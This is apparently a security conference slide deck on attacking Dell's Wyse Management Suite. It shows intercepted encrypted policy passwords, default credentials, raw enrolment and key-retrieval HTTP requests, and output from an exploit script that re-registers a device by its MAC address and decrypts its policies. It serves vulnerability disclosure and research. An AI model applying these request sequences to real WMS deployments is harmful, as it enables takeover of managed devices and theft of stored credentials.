

Wyse Management Subversion



Taking Over Dell's Wyse Management Suite

Alain Mowat

Head of Research & Development



Cyberdefense

Wyse Management Subversion

Taking Over Dell's Wyse Management Suite

Alain Mowat

Head of Research & Development





Cyberdefense




<https://cfp.insomnihack.ch>

Background

 **fabx** 11:27 AM
yop

 **Alain** 11:27 AM
yop


 **fabx** 11:27 AM
question 😊


tu sais si les mdp que tu recup dans une config de WMS c'est chiffré ?

et si oui si il y a moyen de les dechiffrer

j'ai setup un proxy sur un des thin client et j'ai recup la config envoyer par le serveur WMS

et visiblement j'ai un truc très interessant dedans 😊

 **Alain** 11:28 AM
je ne sais même as ce que 'est wms :p

 **fabx** 11:29 AM
ah shit

bon ben je vais chercher 😬

Background



fabx 11:27 AM

yop



Alain 11:27 AM

yop



fabx 11:27 AM

question 😊

tu sais si les mdp que tu recup dans une config de WMS c'est chiffré ?

et si oui si il y a moyen de les dechiffrer

j'ai setup un proxy sur un des thin client et j'ai recup la config envoyer par le serveur

et visiblement j'ai un truc très interessant dedans 😊



Alain 11:28 AM

je ne sais même pas ce que c'est wms :p



fabx 11:29 AM

ah shit

bon ben je vais chercher 😬

fabx 11:27 AM

yep

Alain 11:27 AM

yep

fabx 11:27 AM

question 😊

Do you know if the passwords you retrieve in a WMS config are encrypted?

And if so, is there a way to decrypt them?

I set up a proxy on one of the thin clients and retrieved the config sent by the WMS server, and apparently, I found something very interesting in it 😊

Alain 11:28 AM

I don't even know what WMS is :p

fabx 11:29 AM

ah shit


well, I guess I'll go look it up 😬

Background

[Overview](#)[Virtual Tour](#)[Benefits](#)[View Models](#)

COMPLETE YOUR THIN CLIENT SOLUTION


Wyse Management Suite is a secure hybrid cloud management solution for Dell Thin Clients.



**Wyse Management Suite
Standard**

Improve your productivity and enjoy streamlined deployment and maintenance with this free, on-premises management tool for small deployments.

[Download](#)



Wyse Management Suite Pro

Gain instant control with zero installation time*. Wyse Management Suite Pro in public cloud comes with ProSupport for Software giving you peace of mind knowing our team of technicians are available when you need them.


[Free Trial](#)

Background

[Overview](#)[Virtual Tour](#)[Benefits](#)[View Models](#)

COMPLETE YOUR THIN CLIENT SOLUTION


Wyse Management Suite is a **secure** hybrid cloud management solution for Dell Thin Clients.



Wyse Management Suite Standard

Improve your productivity and enjoy streamlined deployment and maintenance with this free, on-premises management tool for small deployments.

[Download](#)



Wyse Management Suite Pro

Gain instant control with zero installation time*. Wyse Management Suite Pro in public cloud comes with ProSupport for Software giving you peace of mind knowing our team of technicians are available when you need them.


[Free Trial](#)

Background

[Overview](#)[Virtual Tour](#)[Benefits](#)[View Models](#)

COMPLETE YOUR THIN CLIENT SOLUTION

Wyse Management Suite is a **secure** hybrid cloud management solution for Dell Thin Clients.

A black Dell Wyse 3040 thin client device is shown from a front-three-quarter perspective. The device has a textured black top and front. On the front panel, from left to right, there is a circular power button, a USB-A port, a USB-C port, and the Dell logo. The text 'Wyse 3040' is printed on the left side of the front panel. The device is set against a white background with a subtle reflection below it.

[Download](#)[Free Trial](#)

Wyse Management Suite

Software can be downloaded from Dell's site


WMS Version 4.4.1 (latest at the time)

Java Web Application runs on a Tomcat server

MySQL database

Mongo database

MQTT queue



Dell Management Portal


English (US)

[Forgot Password?](#)

Sign In

[Sign in with your domain credentials](#)

WMS overview



WMS overview

Group1

Device 1
Device 2
Device 3

Group2

Device 4
Device 5
Device 6

WMS overview

Group1

Device 1
Device 2
Device 3

Group2

Device 4
Device 5
Device 6

Group3

Device 7
Device 8

WMS overview

Group1

Device 1
Device 2
Device 3

Group2

Device 4
Device 5
Device 6

Group3

Device 7
Device 8

Policy 1

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2
ConfigOption3: ConfigValue3

WMS overview

Group1

Device 1
Device 2
Device 3

Group2

Device 4
Device 5
Device 6

Group3

Device 7
Device 8


Policy 1

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2
ConfigOption3: ConfigValue3

Policy 2

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2

WMS overview



What can be configured?

Depending on the type of client, many things can be configured

- Firmwares
- Applications and packages to deploy
- Configuration options

Setting goals

- 1. Decrypt policy data**
- 2. Recover all policies**
- 3. Compromise a device**
- 4. Compromise the server**

WMS Post-Setup exploration

Peak into the MariaDB database

List the users

```
MariaDB [stratus]> select tenant_id,id,isactive,isdefault,ismanaged,isroot,loginname,password,registrationpassword from person;
ERROR 2006 (HY000): Server has gone away
No connection. Trying to reconnect...
Connection id: 734
Current database: stratus
```

tenant_id	id	isactive	isdefault	ismanaged	isroot	loginname	password
1	1	1	1	0	0	SystemUser@1.1	0wQogGL464mcTeo7RU6FxQ==
1	2	1	1	0	1	defaultuser.1.2	NULL
1	3	1	0	0	1	stratusoperator@wyse.com	NULL
1	4	1	1	0	0	defaultuser.1.3	NULL
1	5	1	0	0	0	mobileadmin@wyse.com	zmZtSjM9yUmBBs9xf9eueA==
1	6	1	0	0	0	systemadmin@wyse.com	NULL
2	7	1	1	0	0	SystemUser@2.6	27:ca5cee10f34f06eb246f8a4ed5afe7a45e6194c988bb38d1f49a2207ec4763d7da1e2fa2c0b4c4d0c3800f49893dc69400484e85d7c9ddb3f6be6
2	8	1	1	0	1	defaultuser.2.7	NULL
2	9	1	1	0	1	defaultuser.2.8	NULL
2	10	1	0	0	0	alain@scrt.ch	27:fef4b58339635423ec632e287cb4a7b521ac3f5e1d995f312aaf35027d8eb476d424ee0a481d2b73073e5a54334ff6ffbaec563c371fccf1ac4d

10 rows in set (0.025 sec)

```
MariaDB [stratus]>
```

WMS Post-Setup exploration

Peak into the MariaDB database

List the users

```
MariaDB [stratus]> select tenant_id,id,isactive,isdefault,ismanaged,isroot,loginname,password,registrationpassword from person;
ERROR 2006 (HY000): Server has gone away
No connection. Trying to reconnect...
Connection id: 734
Current database: stratus
```

tenant_id	id	isactive	isdefault	ismanaged	isroot	loginname	password
1	1	1	1	0	0	SystemUser@1.1	0wQogGL464mcTeo7RU6FxQ==
1	2	1	1	0	1	defaultuser.1.2	NULL
1	3	1	0	0	1	stratusoperator@wyse.com	NULL
1	4	1	1	0	0	defaultuser.1.3	NULL
1	5	1	0	0	0	mobileadmin@wyse.com	zmZtSjM9yUmBBs9xf9eueA==
1	6	1	0	0	0	systemadmin@wyse.com	NULL
2	7	1	1	0	0	SystemUser@2.6	27:ca5cee10f34f06eb246f8a4ed5afe7a45e6194c988bb38d1f49a2207ec4763d7da1e2fa2c0b4c4d0c3800f49893dc69400484e85d7c9ddb3f6be6
2	8	1	1	0	1	defaultuser.2.7	NULL
2	9	1	1	0	1	defaultuser.2.8	NULL
2	10	1	0	0	0	alain@scrt.ch	27:fef4b58339635423ec632e287cb4a7b521ac3f5e1d995f312aaf35027d8eb476d424ee0a481d2b73073e5a54334ff6ffbaec563c371fccf1ac4d

10 rows in set (0.025 sec)

MariaDB [stratus]>

changeitnow

Default credentials


Allows you to login!

Default credentials

Allows you to login!

But the accounts are not assigned to any groups, so you can't actually access anything

Remains somewhat suspicious



WMS Post-Setup exploration

Installed Wyse Device Agent (WDA) on a Windows virtual machine

Enrolled the device in WMS

Configured some policies to be applied to the device

Intercepted communications

Reproduced my colleague's findings

Certain values are encrypted

- Passwords

```
    },  
    {  
      "targetOS": null,  
      "configName": "centralConfiguration",  
      "configItems": [  
        {  
          "itemKey": "fileServer",  
          "itemValue": "sdDSA",  
          "itemValueExtra": null,  
          "valueType": "STRING"  
        },  
        {  
          "itemKey": "fileServerUser",  
          "itemValue": "dsaDSA",  
          "itemValueExtra": null,  
          "valueType": "STRING"  
        },  
        {  
          "itemKey": "fileServerPassword",  
          "itemValue": "IUr1nwMjpMdVj9bTGwuQPlaRq4rBDZwd41LxCB51wF6ZT+soK366pC1ZPWx+4Jnv",  
          "itemValueExtra": null,  
          "valueType": "STRING"  
        },  
        {  
          "itemKey": "enableDelayedUpdate",  
          "itemValue": "Yes",  
          "itemValueExtra": null,  
          "valueType": "BOOL"  
        }  
      ]  
    }  
  ],  
  "valueType": "JSON"  
}
```

Encryption analysis

```
private String decryptWithTenantKeyEncryptWithDeviceKey(String value) {  
    /* 3493 */ StratusSessionBean session = this.sessionDataHolder.getCurrentSessionData();  
    /* 3494 */ String deviceEncKey = session.getDeviceEncKey();  
    /* 3495 */ String tenantEncKey = session.getTenantEncKey();  
    /* 3496 */ String newValue = AESCBCEncryptionUtil.decryptWithAESCBC(value, tenantEncKey,  
    AESEncryptionUtil.EncodingScheme.BASE64);  
    /* 3497 */ newValue = AESCBCEncryptionUtil.encryptWithAESCBC(newValue, deviceEncKey,  
    AESEncryptionUtil.EncodingScheme.BASE64);  
    /* 3498 */ return newValue;  
    /* */ }  
}
```

Attack surface exploration

Most of the endpoints exposed by the Java application require authentication

No obvious authentication bypass

WMS allows devices to enrol themselves

Must know where the WMS server is

Must know the identifier of a device group you want to join (or join the default group)

- Semi-random string

Needs to be validated by an administrator (by default, but can be disabled)

Enrolled devices can call more endpoints

Even if they have not been accepted into a group yet

Enrolment process

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
<pre>1 POST /ccm-web/open/deviceGroupLogin HTTP/1.1 2 Device_MAC: 00:0c:29:87:62:99 3 Accept: application/json 4 Content-Type: application/json 5 User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1; Revision:14.6.9.21; cls:A) 6 Host: 192.168.142.149:8080 7 Content-Length: 17 8 Connection: keep-alive 9 10 { 11 "groupToken": "" 12 }</pre>					<pre>1 HTTP/1.1 200 2 Set-Cookie: JSESSIONID=CB8EA3A6DABDE320BE79A7F516EF2B05; Pa 3 Content-Security-Policy: script-src 'unsafe-eval' 'self' 'r 'sha256-kbHtQyYDQKz4SwMQ80HVo13EC0t3tHEJFPCSwNG9NxQ=' 4 Strict-Transport-Security: max-age=31536000 5 X-Frame-Options: SAMEORIGIN 6 X-Content-Type-Options: nosniff 7 X-XSS-Protection: 1; mode=block 8 X-Content-Type-Options: nosniff 9 Cache-Control: no-cache, no-store, max-age=0, must-revalida 10 Pragma: no-cache 11 Expires: Thu, 01 Jan 1970 00:00:00 GMT 12 vary: accept-encoding 13 Content-Type: application/json;charset=UTF-8 14 Date: Thu, 23 Jan 2025 14:36:46 GMT 15 Keep-Alive: timeout=60 16 Connection: keep-alive 17 Content-Length: 1068 18 19 { "_id":null, "createdAt":null, "id":510868677, "updatedAt":null, "isActive":true, "dayNum":0, "deviceGuid":null }</pre>				

Enrolment process

Request

```
1 POST /ccm-web/open/deviceRegister HTTP/1.1
2 Device_MAC: 00:0c:29:87:62:86
3 X-Stratus-device-owner-id: 169089352
4 Accept: application/json
5 Content-Type: application/json
6 User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
  Revision:14.6.9.21; cls:A)
7 Host: 192.168.142.149:8080
8 Content-Length: 664
9 Connection: keep-alive
10
11 {
12   "hardwareSummary":{
13     "bios":"N/A",
14     "cpu":"N/A",
15     "cpuSpeed":null,
16     "memory":"0",
17     "manufacturer":"N/A"
18   },
19   "groupId":7,
20   "groupName":"totolol",
21   "isQuarantined":false,
22   "deviceStatus":{
23     "type":1,
24     "id":5,
25     "isActive":true
26   },
27   "macAddress":"00:0c:aa:13:62:88",
28   "deviceOsType":{
29     "description":"Windows 11 Pro 64 toto\"><i>lol",
30     "type":"39"
31   },
32   "devicePlatformType":{
33     "description":"fdsafdsa PC Box 5000toto\"><i>lol",
34     "modelCode":null,
35     "type":"3002"
36   },
37   "deviceType":{
38     "family":54,
39     "type":52
40   },
41   "postValidationGroupName":"plop",
42   "name":"unregistered device",
43   "isQuarantined":false,
```

Response

```
1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=AF97E54CC5CC5B2089FA9CA0603FE8A2; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
3 Content-Security-Policy: script-src 'unsafe-eval' 'self' 'nonce-aq7umy0jxZcAcyVmtD4RhELWaKsJWeJo2s0d0Zo9plo=' 'uns
  'sha256-kbHtQyYDQKz4SWM080Hv0l3EC0t3tHEJFPCSwNG9NxQ='
4 Strict-Transport-Security: max-age=31536000
5 X-Frame-Options: SAMEORIGIN
6 X-Content-Type-Options: nosniff
7 X-XSS-Protection: 1; mode=block
8 X-Content-Type-Options: nosniff
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: Thu, 01 Jan 1970 00:00:00 GMT
12 vary: accept-encoding
13 Content-Type: application/json;charset=UTF-8
14 Date: Thu, 23 Jan 2025 10:37:45 GMT
15 Keep-Alive: timeout=60
16 Connection: keep-alive
17 Content-Length: 258
18
19 {
20   "id":0,
21   "isActive":true,
22   "wyseIdentifier":"wyse8566241857117691387",
23   "authenticationCode":"114MnJMcxu0ekJMzEGu5XLRpE/qM2UoJKxb1yImtETsfTbwue7BPel9a8VGjX/CodKJSQQuWq6x6ahC6yCFGUQ=
24   "hashVersion":"2",
25   "groupToken":"def03000000000000000000000000000",
26   "deviceGetLogFileSupported":true
27 }
```

Enrolment process

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	GET	/ccm-web/device/getKey?wyseId=wyse8566241857117691387	HTTP/1.1		1	HTTP/1.1	200		
2	X-Stratus-date:	2025-01-21 14:49:00			2	Cache-Control:	private		
3	Device_MAC:	00:0c:29:87:62:84			3	Strict-Transport-Security:	max-age=31536000		
4	X-Stratus-device-owner-id:	513004067			4	X-Frame-Options:	SAMEORIGIN		
5	X-Stratus-device-id:	wyse8566241857117691387			5	X-Content-Type-Options:	nosniff		
6	X-Stratus-device-authentication-code:	RLaSDIoTinbCU0C0mdYJ7Bb2Cu7LHQvRw3zWtqCXKtxK9ETTBmNso+SsOV3GXeqP9YhYeWH/UMgDm+N33GXoxA==			6	X-XSS-Protection:	1; mode=block		
7	Accept:	application/json			7	Set-Cookie:	JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax		
8	User-Agent:	Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1; Revision:14.6.9.21; cls:A)			8	X-Content-Type-Options:	nosniff		
9	Host:	192.168.142.149:8080			9	Cache-Control:	no-cache, no-store, max-age=0, must-revalidate		
10	Connection:	keep-alive			10	Pragma:	no-cache		
11					11	Expires:	Thu, 01 Jan 1970 00:00:00 GMT		
12					12	Content-Type:	application/json;charset=UTF-8		
					13	Content-Length:	44		
					14	Date:	Tue, 21 Jan 2025 14:53:39 GMT		
					15	Keep-Alive:	timeout=60		
					16	Connection:	keep-alive		
					17				
					18	KYVkyiHnD0eoCbEI1XaBP0UBygV4jllF0cP/5w2tuYo=			

Enrolment process

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	GET /ccm-web/device/getKey?wyseId=wyse8566241857117691387	HTTP/1.1			1	HTTP/1.1 200			
2	X-Stratus-date: 2025-01-21 14:49:00				2	Cache-Control: private			
3	Device_MAC: 00:0c:29:87:62:84				3	Strict-Transport-Security: max-age=31536000			
4	X-Stratus-device-owner-id: 513004067				4	X-Frame-Options: SAMEORIGIN			
5	X-Stratus-device-id: wyse8566241857117691387				5	X-Content-Type-Options: nosniff			
6	X-Stratus-device-authentication-code: RLaSdIoTinbCU0C0mdYJ7Bb2Cu7LHQvRw3zWtqCXktxK9ETTBmNso+SsOV3GXeqP9YhYeWH/UMgDm+N33GXoxA==				6	X-XSS-Protection: 1; mode=block			
7	Accept: application/json				7	Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax			
8	User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1; Revision:14.6.9.21; cls:A)				8	X-Content-Type-Options: nosniff			
9	Host: 192.168.142.149:8080				9	Cache-Control: no-cache, no-store, max-age=0, must-revalidate			
10	Connection: keep-alive				10	Pragma: no-cache			
11					11	Expires: Thu, 01 Jan 1970 00:00:00 GMT			
12					12	Content-Type: application/json;charset=UTF-8			
					13	Content-Length: 44			
					14	Date: Tue, 21 Jan 2025 14:53:39 GMT			
					15	Keep-Alive: timeout=60			
					16	Connection: keep-alive			
					17				
					18	KYVkyiHnD0eoCbEI1XaBP0UBygV4jllF0cP/5w2tuYo=			

Enrolment process

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1 GET /ccm-web/device/getKey?wyseId=wyse8566241857117691387 HTTP/1.1					1 HTTP/1.1 200				
2 X-Stratus-date: 2025-01-21 14:49:00					2 Cache-Control: private				
3 Device_MAC: 00:0c:29:87:62:84					3 Strict-Transport-Security: max-age=31536000				
4 X-Stratus-device-owner-id: 513004067					4 X-Frame-Options: SAMEORIGIN				
5 X-Stratus-device-id: wyse8566241857117691387					5 X-Content-Type-Options: nosniff				
6 X-Stratus-device-authentication-code:					6 X-XSS-Protection: 1; mode=block				
7 RLaSdIoTinbCU0C0mdYJ7Bb2Cu7LHQvRw3zWtqCXktxK9ETTBmNso+SsOV3GXeqP9Yh					7 Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax				
8 YeWH/UMgDm+N33GXoxA==					8 X-Content-Type-Options: nosniff				
9 Accept: application/json					9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate				
10 User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;					10 Pragma: no-cache				
11 Revision:14.6.9.21; cls:A)					11 Expires: Thu, 01 Jan 1970 00:00:00 GMT				
12 Host: 192.168.142.149:8080					12 Content-Type: application/json;charset=UTF-8				
13 Connection: keep-alive					13 Content-Length: 44				
					14 Date: Tue, 21 Jan 2025 14:53:39 GMT				
					15 Keep-Alive: timeout=60				
					16 Connection: keep-alive				
					17				
					18 KYVkyiHnD0eoCbEI1XaBP0UBygV4jllF0cP/5w2tuYo=				

Enrolment process

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1 GET /ccm-web/device/getKey?wyseid=wyse8566241857117691387 HTTP/1.1					1 HTTP/1.1 200				
2 X-Stratus-date: 2025-01-21 14:49:00					2 Cache-Control: private				
3 Device_MAC: 00:0c:29:87:62:84					3 Strict-Transport-Security: max-age=31536000				
4 X-Stratus-device-owner-id: 513004067					4 X-Frame-Options: SAMEORIGIN				
5 X-Stratus-device-id: wyse8566241857117691387					5 X-Content-Type-Options: nosniff				
6 X-Stratus-device-authentication-code:					6 X-XSS-Protection: 1; mode=block				
7 RLaSdIoTinbCU0C0mdYJ7Bb2Cu7LHQvRw3zWtqCXktxK9ETTBmNso+SsOV3GXeqP9Yh					7 Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax				
8 YeWH/UMgDm+N33GXoxA==					8 X-Content-Type-Options: nosniff				
9 Accept: application/json					9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate				
10 User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;					10 Pragma: no-cache				
11 Revision:14.6.9.21; cls:A)					11 Expires: Thu, 01 Jan 1970 00:00:00 GMT				
12 Host: 192.168.142.149:8080					12 Content-Type: application/json;charset=UTF-8				
13 Connection: keep-alive					13 Content-Length: 44				
					14 Date: Tue, 21 Jan 2025 14:53:39 GMT				
					15 Keep-Alive: timeout=60				
					16 Connection: keep-alive				
					17				
					18 KYVkyiHnD0eoCbEI1XaBP0UBygV4jllF0cP/5w2tuYo=				

X-Stratus-device-authentication-code: base64(sha3_512(wyseid + date + authCode))

Encryption key

Some additional reverse engineering shows that a call to `getKey` returns a NEW key for the device

Invalidates former key

- **For the device that is specified in the URL**

Can't intercept an old encrypted value and decrypt with a newly generated key

Would need to extract the device's key from the device itself

On Windows, this is found in a registry key accessible only to SYSTEM

- `HKEY_LOCAL_MACHINE\SOFTWARE\Wyse\WDA`

Have not searched where the key is located on other types of devices

Get configuration (policies)

Request					Response				
Pretty	Raw	Hex	Hackvector		Pretty	Raw	Hex	Render	Hackvector
<pre>1 POST /ccm-web/device/fullConfig HTTP/1.1 2 X-Stratus-date: 2025-01-16 13:51:00 3 Device_MAC: 00:0c:29:87:62:84 4 X-Stratus-device-owner-id: 513004067 5 X-Stratus-device-id: wyse8566241857117691387 6 X-Stratus-device-authentication-code: 6tF92Et2cu4oCkuZg2QL1hfeQJxZ9qVRs6j8sJT8jxkka0t+x2fxA1hemX//IRsoa wUyQmAuMWzpSNpzcGgA3g== 7 Accept: application/json 8 Content-Type: application/json 9 User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1; Revision:14.6.9.21; cls:A) 10 Host: 192.168.142.149:8080 11 Connection: keep-alive 12 Content-Length: 2 13 14 { 15 }</pre>					<pre>1 HTTP/1.1 200 2 Strict-Transport-Security: max-age=31536000 3 X-Frame-Options: SAMEORIGIN 4 X-Content-Type-Options: nosniff 5 X-XSS-Protection: 1; mode=block 6 X-Content-Type-Options: nosniff 7 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 8 Pragma: no-cache 9 Expires: Thu, 01 Jan 1970 00:00:00 GMT 10 vary: accept-encoding 11 Content-Type: application/json; charset=UTF-8 12 Date: Thu, 16 Jan 2025 13:52:27 GMT 13 Keep-Alive: timeout=60 14 Connection: keep-alive 15 Content-Length: 2582 16 17 { "deviceElements":null, "pendingWaveCommandInfo":null, "deviceElementsV2":null, "configSettings":null, "fullConfiguration":false, "shouldSendRemoteCommand":false, "isJailBroken":false, "compliantStatus":0, "configCompliantStatus":0, "passcodeCompliant":true, "encryptionCompliantStatus":1, "computeJailbreak":true, "isCaValidationOn":false, "personInfoLean":null, "lastUpdatedAt":1736929777000, "passcodeProfileDescription":null, "deviceQueryId":null, "deviceQueryStatus":null, "configurations":{ "contentProvider":null, "description":null</pre>				

Enrolment process weaknesses

2 weaknesses in the enrolment process

It is possible to leak all the existing “group tokens”

- **Discover all existing groups and potentially join them (depending on automatic validation)**
 - 3'000 \$ bounty!
 - Can't talk about this issue in details (more on this later)

If a previously known MAC address is specified during registration, you can overwrite the target device

- **Recover all its policies**
- **Even if enrolment validation is enabled**

Policy decryption

If a valid device MAC address is known

- Register a new device with the MAC address
- Generate a new encryption key for the device
- Retrieve the device's configuration
- Decrypt with the generated key

If no MAC address is known

- Leak all group tokens
- Register a new device to each group [will require admin interaction by default]
- Generate new encryption key
- Retrieve configuration
- Decrypt

Exploit demo

```
coolz0r@nobody:/mnt/hgfs/Research/Wyse$ python3 get-fullconfig.py
[*] Attempting to register an unmanaged device
[+] Got unmanaged owner id : 7916447
[+] wyseId : wyse8566241857117691387
[+] Authcode : NPD+zGhBrVLw73g+tUVGJ93VwXrUcyTkQkRP2di4MZhpySednSMi2ab0LL86d09IQj4BGW2ARsjQKi91IlpzeQ==
[*] Attempting to get groupToken for group ID 1
[+] Got group authToken : defa).hVm63P
[*] Register new managed device
[+] ownerid : 579101977
[+] wyseId : wyse8566241857117691387
[+] Authcode : tQctu3a1KNeHdRYmmi8radBG0Ut1veGbvY8FdczwdtRw6RoK3oODT7yLxz06G9n4t2sgdoQdFBa13gXQCscMw==
[*] Get device encryption key
[+] Device Key : Q3je5QJawkJK/q3oRBj52vA5RTK34jqV73TZ/iHXPV8=
[*] Get device config
b'[{ "url": "C:\\\\WMS\\\\LocalRepo/wms-repo", "isCaValidationOn": false, "subnets": null}]'
[+] Found the following repositories
[+] [{ 'url': 'C:\\WMS\\LocalRepo/wms-repo', 'isCaValidationOn': False, 'subnets': None}]
b'{"deviceElements":null,"pendingWaveCommandInfo":null,"deviceElementsV2":null,"configSettings":null,"fullConfiguration":false,"
0,"passcodeProfileDescription":null,"deviceQueryId":null,"deviceQueryStatus":null,"configurations":[{"contentProvider":null,"desc
e":"JSON"}],"contentVersion":null},{"targetOS":null,"configName":"centralConfiguration","configItems":[{"itemKey":"fileServer",
6pClZPWx+4Jnv","itemValueExtra":null,"valueType":"STRING"}, {"itemKey":"enableDelayedUpdate","itemValue":"Yes","itemValueExtra":r
ord","itemValue":"","itemValueExtra":null,"valueType":"STRING"}, {"itemKey":"delayedUpdateMode","itemValue":"Image and Add-ons",
ceBaseSystemUpgrade","itemValue":"No","itemValueExtra":null,"valueType":"BOOL"}],"contentVersion":"2.6.0"}]},"allowUnregistrati
web"."heartbeatIntervalInMins":0."checkInIntervalInHours":0."groupToken":null."personalDeviceSettings":null."wmsVersion":"4.9.5'
```

Setting goals

✓ Decrypt policy data

✓ Recover all policies

3. Compromise a device

4. Compromise the server

Device Types

The solution supports various device types

A device signals its type during registration

Any type can be specified here

As long as the license supports it

```
POST /ccm-web/open/deviceRegister HTTP/1.1
Device_MAC: 00:0c:29:87:62:86
X-Stratus-device-owner-id: 169089352
Accept: application/json
Content-Type: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
